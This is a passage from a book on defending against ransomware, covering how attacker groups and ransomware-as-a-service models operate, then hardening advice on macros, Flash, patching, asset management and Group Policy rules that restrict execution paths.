But it wasn't long before hacker groups realized that organizations were more likely to pay ransoms to get their systems up and running again. Mass spam campaigns quickly turned into phishing campaigns and those campaigns started to see some success. This strategy makes sense, especially for ransomware delivered as an attachment. Many home users don't have Microsoft Office installed on their computers, but almost every organization does. Given the popularity of Microsoft Office documents as an attack vector, launching ransomware attacks against organizations was a logical step.

In addition to being a more natural fit, these types of infections tend to be newsworthy. When a hospital in California is infected with ransomware it is in the news for days or weeks. When multiple healthcare organizations are infected with ransomware in seeming rapid succession, it makes the news for months and stays in the public conscience; at least it weighs heavily on the minds of security teams. It also alerts the attackers to the fact that healthcare organizations are potentially vulnerable to attacks. In turn, the attacker groups begin aggressively targeting healthcare organizations for as long as they continue to see success.

Advanced Hacking Groups Move In

The attacks don't stop with phishing though. As the more advanced hacking groups, the so-called advanced persistent threat (APT) groups, see that others are having success, they begin to use ransomware in their attacks, often with devastating effects. This was clearly illustrated by an attack on Lukas Hospital located in Neuss, Germany, where a more traditional attack group gained remote access to the network. They used that access to delete all backups and then attempted to use the hospital's active directory service to automatically deliver ransomware to all of the workstations on the network using the domain controller and scheduled tasks, along with group policy objects (GPOs). This was a huge and potentially devastating attack that fortunately was not as successful as it could have been. What saved the hospital was a combination of quick reporting by affected victims and a quick response from the security staff. As soon as the security staff discovered that there were multiple systems under attack from ransomware, they disconnected everything from the network. It was an extreme response but one that probably saved the hospital millions of dollars.

Another hacking group is focused on taking advantage of known weaknesses in the JBoss Management Console. JBoss is an open source application server maintained by Red Hat. This group uses a customized ransomware family called Samas (also known as SamSam), ransomware developed as a .NET executable. The group gains access to the application server and then uses it to distribute the Samas ransomware. This is a very specific methodology but, given the number of vulnerable JBoss servers that are publicly reachable, it has proven successful.

The RAA ransomware is another ransomware family that specifically targets business users. First uncovered in June 2016, RAA was initially delivered as a *.js* spam attachment and targeted primarily at organizations in Russia (the campaign was distributed broadly, but the ransom note was written in Russian).[7] The content of the spam was clearly directed at corporate users since it mentioned "overdue invoices." As with most ransomware campaigns, RAA quickly evolved; and rather than simply delivering the spam as a *.js* attachment, they began delivering it as a password-protected ZIP

7 GoldSparrow, "RAA Ransomware Removal Report," *Enigma Software Group*, June 15, 2016.

file. This allows attackers to bypass many network email protection systems as well as most end-point antivirus software solutions.

Ransomware is also being used as a distraction tool by advanced attacker groups. Similar to the way distributed denial of service (DDoS) attacks are often used to mask a real attack, the same can be done with ransomware. If an attacker is trying to move stealthily through a targeted organization and is concerned that he may be discovered, it is trivial to launch a ransomware attack on a system that is not critical to the attacker's access. Because the tactics and techniques of ransomware vice targeted attacks are so different, security teams will be looking for a completely different set of indicators, which allows the attack group to continue their activity unimpeded while the security team remains distracted.

Choosing an Email Filtering Platform

More ransomware campaigns are using *.zip* *.7z*, and *.rar* extensions to compress their payload. The idea is not really to make the ransomware package smaller but to take advantage of the fact that many email protection systems don't scan compressed files. When looking at email protection systems, organizations should ask a few questions:

- Does this solution extract archived files and examine those files before delivering the email?
- What archives will it extract and examine? (If there is an archive type that is not commonly supported by email protection systems, eventually hackers will start using it.)
- Can the email solution pull passwords out of emails to extract files from a password-protected archive? (This tactic is becoming more common because bad guys know most security vendors are not able to do this.)

Even teams that are not normally associated with financially motivated attacks have started getting involved in ransomware. Several security companies have noted ransomware activity from Chinese hacker groups that normally engage strictly in cyber espionage activity.[8] There is some speculation that the September 2015 pact between the United States and China has contributed to the increase in ransomware attacks by traditionally Chinese espionage-focused threat actors. In the agreement that President Obama and President Xi Jinping signed, both countries agreed that cyber espionage activity would have limited scope and would not involve economic activity. Since the agreement there has a been a noticeable drop-off in Chinese cyber espion-

8 Joseph Menn, "Exclusive: Chinese Hackers behind U.S. Ransomware Attacks," *Reuters*, March 15, 2016.

age activity, but the hacker groups still exist. That has led to speculation that it is these groups that have taken to using ransomware to replace lost income.

What does all this mean? While "everyone" is still a target for ransomware, developers and the groups have begun to focus more specifically on organizations, rather than individual users. These attacks tend to be more profitable, since organizations are more likely to pay and to pay larger sums. While a typical home user may pay up to the equivalent of a few hundred dollars to decrypt an infected machine, an organization will often pay tens of thousands, even hundreds of thousands, of dollars to decrypt and retrieve their data.

Ransomware as a Service (RaaS)

As mentioned previously, one of the factors that has led to the rapid spread of ransomware is the quick adoption of RaaS. RaaS is a way for "wannabe hackers" who do not have the skills, or the infrastructure, to deliver ransomware widely to take advantage of existing capabilities to launch a ransomware campaign.

RaaS is not a new idea. With the advent of The Onion Router (TOR) and a robust underground economy (sometimes referred to as the Dark Web[9]) it has become significantly easier for skilled hackers to offer their services to others. Long before the idea of RaaS came along, attackers who had amassed a large number of victim hosts using a botnet would rent it out to anyone who wanted to launch a spam campaign or launch a DDoS attack against a target.

For a botnet owner, this made sense, because after extracting whatever financial data he or she could from the victims, the attacker could continue to earn income from the botnet. Renting botnets has become such a popular endeavor that it has changed the nature of the tools that are used to manage these botnets. The tools have become more modular, allowing the person who controls the botnet to offer plug-ins and even control panels to let customers automate the process of manipulating the botnet.

For the customers of these botnets, renting them makes sense as well. Rather than investing months and thousands of dollars trying to infect a few hundred thousand or a million hosts, why not use an existing botnet? It allows attackers to concentrate on their specific skill, whether that is crafting a DDoS attack or spamming millions of people. Some botnet owners will even manage the attack from start to finish for their customers. Think of it as a concierge service for hacking. For example, for an additional fee, the customer can tell the botnet owner the target that they want taken offline or the service they want degraded, and the botnet owner will take care of everything.

9 Please don't use that term.

Different RaaS Models

There are several types of RaaS models available to "wannabe hackers." Some of these are surprisingly simple, like the one in Figure 3-1. In the ad, the developer of the Encryptor ransomware provides details about the ransomware for potential customers, including screenshots and what the customer can customize in the delivery. The developer also discusses how successful the campaigns have been so far and how much his customers have made, as well as how much the developer has made.

This is an example of an easy-to-find RaaS campaign that was heavily advertised on various TOR sites for a tool that was not very effective (in fact, the Encryptor RaaS infrastructure was completely shut down by authorities in September 2016 and all of their servers were seized). While there are other, much more effective ransomware services out there, this model of service offering is one that is used most often. The developer builds the ransomware and uses a control panel to let customers configure it, never giving the customer direct access to the binary. Rather than paying the developer to launch a ransomware campaign, the developer just takes a cut from every victim who pays. The customer of the RaaS provider has to provide a list of emails to target.

Other RaaS offerings include different perks. For example, the ransomware family ORX-Locker took a page from the multilevel marketing businesses that are popular today and offered a 3% referral fee for ransom brought in from someone referred by an existing user. The ORX-Locker team also offered 24/7 support via chat and email for their customers who were running into problems.

While the Encryptor and ORX-Locker were rather immature RaaS offerings, newer variants have improved not only backend systems but also the ransomware itself. The hacking team behind the Cerber ransomware not only developed a well-designed user interface for their customers, including up to the minute automated tracking of payments and the ability to set different ransom amounts for each campaign, they also developed effective ransomware code with none of the amateur flaws found in the Encryptor RaaS and ORX-Locker code.

These types of distribution models are generally known as affiliate models, which was referenced in the discussion of the Locky ransomware. Sophisticated hacker teams offer more advanced capabilities as part of their RaaS. These groups also cater to more sophisticated customers. The Cerber ransomware RaaS is one such example. In order to sign up a customer must provide references and proof of access to a working exploit kit. This ensures that the Cerber code is less likely to be mishandled by someone who is new to the world of hacking.



Figure 3-1. An ad on a TOR-enabled website for the Encryptor ransomware

RaaS has become so commonplace in underground forums and marketplaces that even hacker groups not normally associated with ransomware have started bundling those services in with the other services they offer. Figure 3-2 shows an ad from a group simply calling themselves Russia Hackers, who are offering to create a customized CTB-Locker variant for two bitcoins. Note that the offer is nestled between offers to change someone's grades and to launch a DDoS attack.



Figure 3-2. Hackers selling customized versions of CTB-Locker

The Russia Hackers and CTB-Locker teams are not offering any backend support. Instead, they deliver the ransomware binary, and the customers are responsible for managing the distribution, most likely using their own exploit kit or spamming tool. There are some customizable features that can be built into the binary, but that is the extent of the involvement of the team selling the binary. Note that the group Russia Hackers is not the hacking team that originally developed the CTB-Locker. The hacking group behind CTB-Locker actually sells kits for around $3,000. For $3,000, the buyers get support in getting their ransomware business up and running, as well as recommendations for delivery mechanisms and suggested ransoms. The buyer is also able to create an affiliate program and sell variants of CTB-Locker to others who want to get into the ransomware business.

RaaS makes it easier for newer hackers to quickly get into the ransomware delivery business and possibly raise money quickly, although most hackers make very little, if any, money. RaaS also makes it more difficult for security teams, whether they are working for a security vendor or trying to protect a network, to stop the ransomware threat.

RaaS Disrupts Security Tools

As discussed earlier in this section, the best way to stop ransomware is to do it before the ransomware is installed. Whether that is blocking a bad domain or IP address or preventing the loader that will retrieve the ransomware from installing, the earlier a ransomware (or any) attack can be stopped, the better. Unfortunately, with RaaS, that is more difficult to do. Each customer of the RaaS service, the wannabe hackers, will have a different set of targets; and many will have different delivery mechanisms, which makes it harder to tie a ransomware family to specific TTPs, and ultimately makes it harder to take preventative steps to stop the ransomware. This is exemplified by the evolution of Locky from being delivered via a simple Microsoft Office document with macros to being delivered using a number of exploit kits. Multiple TTPs, often happening simultaneously, make it more difficult to identify patterns in targets, and delivery mechanisms and can slow down reporting of effective methods for stopping the ransomware.

Think about it: if a particular family of ransomware has traditionally been delivered to targets in North America via spam attachments in a ZIP file, it is somewhat easy for a security team to mitigate this threat. But if that same ransomware is now being served via compromised banner ads on legitimate websites, security teams now have to reverse engineer the ransomware and look at its behavior to determine if it is a new family of ransomware or just a new strain of an existing family.

Remember, whether the discussion is ransomware or some other form of malware, a piece of malicious code is seen an average of six times in the wild by various security vendors before it is changed. There are a number of obfuscation techniques that sophisticated, and even unsophisticated, attackers use to alter the appearance of their ransomware or other malware to avoid being detected by traditional antivirus signatures. The executable itself may use the same things, but it looks different to the underlying operating system and to many security programs. A piece of ransomware delivered two different ways by two different groups will look, superficially, like two different programs. It is only upon close analysis that security teams will be able to determine that they are the same.

This is because the fundamentals of the ransomware don't change between variants (with the exception, of course, of version changes, where there can be significant behavioral changes). Both ransomware variants will still use the same encryption schemes; they will both encrypt the same set of files; they will both make the same registry changes; they will both append the same extensions to the end of the newly encrypted files; and there will be more similarities than differences in behavior.

Why does any of this matter? After all, ransomware is ransomware—if a person or organization is infected, they are stuck; it doesn't matter if it is Locky, CryptXXX, or some brand new ransomware no one has seen, right? Not exactly. Knowing which

ransomware has hit a target system goes a long way toward determining the course of action.

Summary

Many security professionals don't see the value in knowing who is behind ransomware or what their motivations are—they just want to know how to stop it.

But knowing who is behind an attack can help a security team combat a ransomware threat more effectively. For example, if the developers behind a newly discovered ransomware family are inexperienced, most likely the ransomware code is immature, which means that there is a good chance that a security researcher has found a way to circumvent the decryption process. Knowing that a ransomware family is almost always delivered via one or two exploit kits means that beefing up protection against those kits, even if it means a few more false-positives, may prevent the ransomware from ever hitting their network. If a ransomware family is being delivered using a specific phishing lure, warning users to watch for that lure and getting mail administrators to block incoming email matching that lure.

Building these attacker profiles and understanding how they work helps the security community combat ransomware more effectively and helps security teams better protect their organization.

PART II
Defensive Tactics

In Part II of this book, we cover a variety of defensive techniques you can employ to better protect your network, information, and users from ransomware and the criminals who use it.

We will be detailing methods to protect servers and systems compromised by ransomware, ways you can engage and train your users to be more aware of threats, and how you can use crowdsourced intelligence, along with proprietary intelligence from third parties, to better detect ransomware files and communications and stop the attack.

CHAPTER 4

Protecting Workstations and Servers

If ransomware hits the desktop, even if it is stopped there, it already means that several security systems have failed. That failure could have happened at the mail server for not screening mail properly, or it could mean the web proxy or the intrusion detection system (IDS) did not know about a bad domain or a pattern of malicious traffic.

Fortunately, at the desktop level, there are a number things that can be done that make it harder for ransomware to execute and install successfully. A number of the suggestions in this chapter might sound expensive, and some will result in grumbling from end users, but security costs money, and it sometimes requires restricting access in a manner that occasionally inconveniences users. Security is often seen as a balancing act, where you the security professional must balance between creating an environment so restrictive that it encourages end users to seek ways around your restrictions and one that is so permissive that any attacker can simply walk away with your organization's crown jewels. A big part of that balancing act is educating users about why certain changes are important. The more involved leadership and the users are with the changes the more likely they are to comply.

Furthermore, often the costs of these changes are less than the costs of paying a ransom or restoring multiple systems after an attack. Of course, that doesn't mean getting approval to implement them will be any easier, but these security changes will significantly improve the chances of an organization surviving a ransomware attack unscathed.

Attack Vectors for Ransomware

Most modern cryptoransomware uses a few methods to gain entry into a system. Most gain access to networks by requiring user interaction through an infected file or malicious link sent via email or through malicious advertising injected into legitimate advertisement networks. The malvertising types of ransomware use JavaScript or Adobe Flash in the background while the ad downloads and runs the ransomware without any user interaction or knowledge (see Figure 4-1).



Figure 4-1. How malvertisements work

This means you have to find a way to prevent infected files from getting into your system through the most commonly used tools on your networks: the web browser and the email system.

Macros and PDFs in Daily Use

Most people use Office or Adobe documents regularly. We create PowerPoint presentations, write Word documents, read technical manuals, and process invoices sent to us in PDF format. The problem with macro-enabled Word documents and PDFs is that they can be easily written to contain arbitrary code that will execute on a system. This code is the first part of an infection chain that results in ransomware being deployed on your devices. Macros in Office documents and vulnerable versions of Adobe Reader allow malicious code to be easily executed. While Office documents using the *.docx* (or *.pptx*, *.xlsx*, etc.) format is preferable, most end users won't think twice about opening an older *.doc* or *.docm*, which is a macro-enabled version of *.docx*. This is a problem that can be solved at the edge by simply blocking those

older versions at your SMTP gateway, a group policy object (or GPO) add-on, or even other third-party software. Though that doesn't completely eliminate the problem of infected Office documents, it does prevent documents that embed macros from getting in the front door. Infected PDFs are a completely different story and worth a much larger look into how that works. Ultimately, however, you should encourage or enforce continuous patching of Adobe Acrobat and Reader to ensure they are safe from the most recently discovered vulnerabilities.

Email is used by everyone, including hackers. It is in your best interest to aggressively scan all inbound files for malcode using an edge-detection mechanism like a FireEye NX, or a PaloAlto Firewall (with Wildfire enabled) for inbound email. This can scan all files, and even block files that don't match specifically allowed types. For example, simply blocking *.js* and *.wsf* files is a good start but blocking older versions of Word documents (*.doc*), that can contain macros is also important. Another useful method is striping links from inbound emails and informing security teams when these types of malware files and links have been sent to end users.

Sandbox Functionality

Many advanced end-point security tools also have built-in sandbox functionality that create microvirtualized instances where inbound files including Office files are detonated and checked for malicious activity. This doesn't help with virtual aware ransomware, but it does act as another layer in your protection cake.

Watch for New Tactics, Techniques, and Procedures (TTPs)

Attack groups are always changing up their delivery methods to take advantage of new avenues of exploitation. This section has already talked about macros embedded in Microsoft Word and Excel documents, but what about Microsoft Publisher files?[1] Many security solutions don't check for macros in Microsoft Publisher files, or in Microsoft Visio files. It is important to not only understand the threat landscape but to be aware of the capabilities (and limitations) of security tools in use in the network.

You should also install browser protection and ad blocking on your end-user devices. This type of sandboxing will prevent JavaScript-based malware from executing on the system and instead run in a virtual sandbox preventing execution on the system. In

1 Staff, "ExxonMobile Introduction Letter Malspam with Macro Enabled Microsoft Publisher Files Distribute Malware," *My Online Security*, September 5, 2016.

this way an malvertisment delivered piece of ransomware may never get down to the system to execute its tasks.

By avoiding the mapping of network drives, you will limit the spread of an infected system from an individual device to network resources. This allows an organization to recover quickly without having to pay the ransom should a piece of ransomware get past the protections in investigative measure you have put into place.

Hardening the System and Restricting Access

The first step in protecting workstations and servers in a network is to harden them. If an attacker cannot exploit a flaw in the workstation, it will be more difficult for that attacker to gain access and deliver the ransomware.

Discussion around stopping ransomware has to include stopping the delivery systems. Except in the case of spam deliveries, ransomware is installed on a victim machine by another piece of malware, most often an exploit kit in conjunction with a loader of some sort. Since the most effective way to stop ransomware is to never let it hit the target system, stopping these exploit kits should be the first goal.

Resources for Tracking Ransomware

While this book attempts to offer broad advice that is designed to stop all sorts of different types of ransomware, the fact is that new techniques are developed all the time. For organizations that don't have a good relationship with a security vendor, there are a number of excellent resources for tracking what is going on in the world of ransomware. Using a few select news sites will help minimize the time the security team has to spend researching, while still providing critical information. Some of the best are:

- Kaspersky Lab
- Proofpoint
- Malware-Traffic-Analysis.net
- FireEye Threat Research Blog

It is also worth finding out if your industry has its own Information Sharing and Analysis Center (ISAC). These are great resources for industry-specific intelligence, as well as for security best practices that are industry specific. The most famous one is the Financial Services ISAC (FS-ISAC), but there are other ISACs for information technology companies, healthcare organizations, retail companies, the multistate ISAC, and many more.

Time to Ditch Flash

Any conversation about hardening a system also has to include a discussion about removing Adobe Flash across the network and preventing it from being installed. Adobe Flash is a common attack route and having it active in a network makes an organization more vulnerable to attack.

The Locky ransomware is often delivered via the Rig exploit kit, which has exploits against, among others, CVE-2014-0515 (affects Adobe Flash prior to 13.0.0.182), CVE-2014-0569 (affects Adobe Flash prior to 15.0.0.167), CVE-2016-4171 (affects Adobe Flash prior to 21.0.0.242), CVE-2016-4166 (affects Adobe Flash prior to 21.0.0.242), and many more. The fact is, almost as soon as the team at Adobe patches a Flash vulnerability, a new one is uncovered by hacker groups, or more accurately a new one is moved from use against high value targets to more commodity targets and quickly shared from one exploit kit to another.

This pattern repeats itself across exploit kits. The first version of Cerber was widely distributed using the Angler exploit kit, but in June 2016, after the arrest of nearly 50 people involved in underground activity in Russia by the Federal Security Service (FSB), Ceber is now most often delivered via Rig, Magnitude, and Nuclear exploit kits. These kits contain exploits against CVE-2015-0310 (affects Adobe Flash prior to 16.0.0.257), CVE-2015-0311 (affects Adobe Flash prior to 16.0.0.287), CVE-2015-0313 (affects Adobe Flash prior to 16.0.0.296), as well as the previously mentioned CVE-2016-4171 and CVE-2016-4166.

CryptXXX is also known to be distributed via the Rig exploit kit, using the Bedeep trojan as a loader, as is CTB-Locker.

There has a been tremendous growth in the distribution of ransomware via exploit kits. For better or worse, exploit kits like to target Adobe Flash. Given this information, the best course of action is disabling Flash or removing it entirely from workstations and servers. Alternatively, it is possible to administratively configure Adobe Flash so that it requires users to click a video in order to play it. Unfortunately, with the proper lure, it is very easy to get users to click a video.

Asset Management, Vulnerability, Scanning, and Patching

While Adobe Flash has been a consistent target of exploit kits, it is far from the only target. Exploit kits look for vulnerabilities in Microsoft's Internet Explorer and Silverlight, Google Chrome, Mozilla's Firefox, Apple Safari, Adobe PDF, and anything else that may interact with a website. But exploit kits rarely use zero-day vulnerabilities (vulnerabilities that have not been previously disclosed by the vendor or a third party). The developers of these exploit kit platforms are not necessarily security researchers, so they are not spending their time uncovering vulnerabilities. In fact,

they don't really need to spend time uncovering new vulnerabilities because there are so many unpatched systems out there.

Even if these developers had access to zero-day vulnerabilities, what would be the point in using them on targets that can be so easily compromised by taking advantage of existing vulnerabilities? Using a zero-day would simply alert the vendor to a new vulnerability that she could quickly patch. This is especially true given how closely these exploit kits are monitored.

It is not just applications that touch the Internet directly that security teams need to worry about. The single most exploited common vulnerabilities and exposures (CVEs) over the last few years has been CVE-2012-0158, a vulnerability in Microsoft Word. According to Sophos, in the fourth quarter of 2015, CVE-2012-0158 accounted for 48% of all exploits detected.[2] This means a lot of organizations are not patching their Microsoft Office installations.

The single most important thing a security team can do to protect their network from ransomware is to keep any application that touches the Internet or interacts with email fully patched and updated to the latest version. Unfortunately, updates are often forgotten or ignored. While exploit kits rarely include exploits against zero-day vulnerabilities, they are very quick to add in new exploits once a vulnerability has been reported. Often within hours of a new vulnerability being reported a new exploit has been added to one of the exploit kits. That new exploit is then quickly shared across the different exploit kits. Waiting days or weeks to test and deploy a new patch can cost an organization a great deal of money.

Patching systems quickly isn't possible if an organization does not have an accurate inventory of the software that is deployed throughout the network. Before talking about patching there needs to be a discussion about asset management. Using a software asset management tool like Corvil, TripWire, or Symantec's End-point Management software to understand what versions of software are installed on every desktop, laptop, and server on the network is the first step. As part of these products, they also can interface with network access control (or NAC) products that not only validate compliance, but also enforce specific network access for devices that are not in compliance (either kicking them off of the network, or shunting them to a limited access network until they become compliant). You can also scan all devices that connect to your network to ensure they have the correct asset and configuration management software installed.

Once an organization has collected inventory information and developed a process to automate scanning of the network to update current version information the next step is to match threats against potential vulnerabilities that exist in the network. This

2 Graham Chantry, "CVE-2012-0158: Anatomy of a Prolific Exploit," *SophosLabs*, July 7, 2016.

allows the organization to prioritize patching those events that put the organization at the greatest risk. Prioritizing patching is not just a matter of matching scores—it also means understanding the risk.

For example, CVE-2016-4171 has a common vulnerability scoring system (CVSS) score of 9.8 (out of 10), and the vulnerability affects Adobe Flash with common platform enumeration (CPE) version *cpe:/a:adobe:flash_player:21.0.0.242* and earlier. It is also being exploited in the wild. A software asset management tool that is up to date will allow a security team or system administrator to pull a list of all of the systems within the organization that are running Adobe Flash and check their CPE information against the vulnerability. Any systems that are not fully patched can either have an update pushed down or have the Adobe Flash service disabled.

There are also a number of vulnerability management tools, some with agents and others agentless, that can be used to audit systems for missing patches. Tools from Tenable, Rapid7, and McAfee can not only audit systems and provide regular and automated reports on outdated systems, but some of them can also tie into a network access controller to prevent an unpatched system from reaching the public Internet until it is brought back into compliance.

Chapter 6 will delve into more detail about ways to determine whether or not a vulnerability is being actively exploited, and especially ways to determine if it is being used by exploit kits that distribute ransomware. That is an important distinction, as vulnerability scoring is an inexact science. A vulnerability is only critical to an organization, irrespective of its CVSS score, if that organization has systems running the vulnerable code and if there is a risk of those systems being exploited. A system running an application that has a vulnerability that allows remote code execution with a CVSS score of 9 but doesn't touch the Internet is less critical, in terms of patching, then one that does, at least around the discussion of ransomware.

Again, these checks should apply to any applications that reach directly out to the Internet, which is one of the main touch points for these attacker groups; and keeping browsers, plug-ins and other Internet-facing applications up to date goes a long way toward protecting the network.

Disrupting the Attack Chain

Of course, not all ransomware is delivered via a web-based attack. Often ransomware is delivered via spam or other methods that won't be initially foiled by a fully updated system. However, email attacks still follow a similar attack pattern, e.g., an email attachment with a Microsoft Office document that contains a macro that downloads a trojan that, in turn, downloads the actual ransomware. If that is the case, the best thing to do is to try to stop the ransomware from executing, or at least from completing its installation.

Even after a ransomware attack has begun, there are still points in the attack where it can be stopped. To understand those points, let us review the steps most ransomware families follow during their installation process:

1. The ransomware must execute and unpack itself and then collect system information.
2. The ransomware has to change registry settings to maintain persistence.
3. More advanced ransomware disables system restore and deletes everything in the Volume Shadow Copy (VSC).
4. Most, but not all, ransomware has to call out to command-and-control infrastructure to get a public key that will be used to encrypt the files.
5. The ransomware now has to enumerate the files.
6. It then begins to read and encrypt the files.
7. If each encrypted file is written to a new file, the original files must be deleted.
8. Finally, the encryption key is removed from the local machine and sent back to the controller.

Notice that there are a number of potential break points in the the attack chain that a hardened system could disrupt and stop the installation process.

No One Loves the Security Team

Some of the changes that are going to be recommended over the next few pages are not going to be popular with users, starting with not allowing local admin privileges on workstations. All network users like this ability, but providing local administrative access to all users makes an organization less secure. Unfortunately, security is a tradeoff. While these changes will make an organization more secure, they may also have an impact on the ability of users to complete certain tasks. Each organization has to determine which tradeoffs are worth it.

One protection that exists prior to the outlined attack chain but is a good place to start is disabling macros in Microsoft Office. One common tactic for ransomware groups that use spam campaigns is to use macros embedded in Microsoft Office documents that reach out and download the ransomware. As discussed in Chapter 3, this is a surprisingly effective attack that doesn't require any exploitation. By disabling macros in Microsoft Office documents, which can be done in custom additions to group policy, these types of simple attacks can be prevented before they have a chance to start.

Preventing ransomware from executing

The next thing to look at is limiting the directories in which programs can execute. Using the example of ransomware delivered via exploit kit, the ransomware code is

most likely going to execute in the *\Downloads*, *\Temp*, or *%AppData%* directories. One possible way to stop the ransomware is to prevent any programs from executing in those directories, or really any directory outside *\Program Files*. Of course, that is one of those security policies that might generate a lot of complaints. Another option is to limit programs that can execute to only those that have been digitally signed.

To go even further, system administrators can set policy using the Microsoft Group Policy Management Console (GPMC) that prevents files from executing outside directories commonly used by ransomware. Some of these directories include:

```
Path: %localAppData%\*.exe
Path: %localAppData%\*\*.exe
Path: %localAppData%\Temp\*.zip\*.exe
Path: %localAppData%\Temp\7z*\*.exe
Path: %localAppData%\Temp\Rar*\*.exe
Path: %localAppData%\Temp\wz*\*.exe
```

The problem with relying solely on digital signatures is that hacking groups know they can bypass a lot of security applications if their code is digitally signed. Therefore, these groups are constantly looking to steal legitimate keys in order to sign their code. Relying solely on digitally signed code as a litmus test opens the desktop to potential attack by more sophisticated ransomware families. A combination of limiting the ability to execute to certain directories and only allowing code that has been digitally signed offers the best protection.

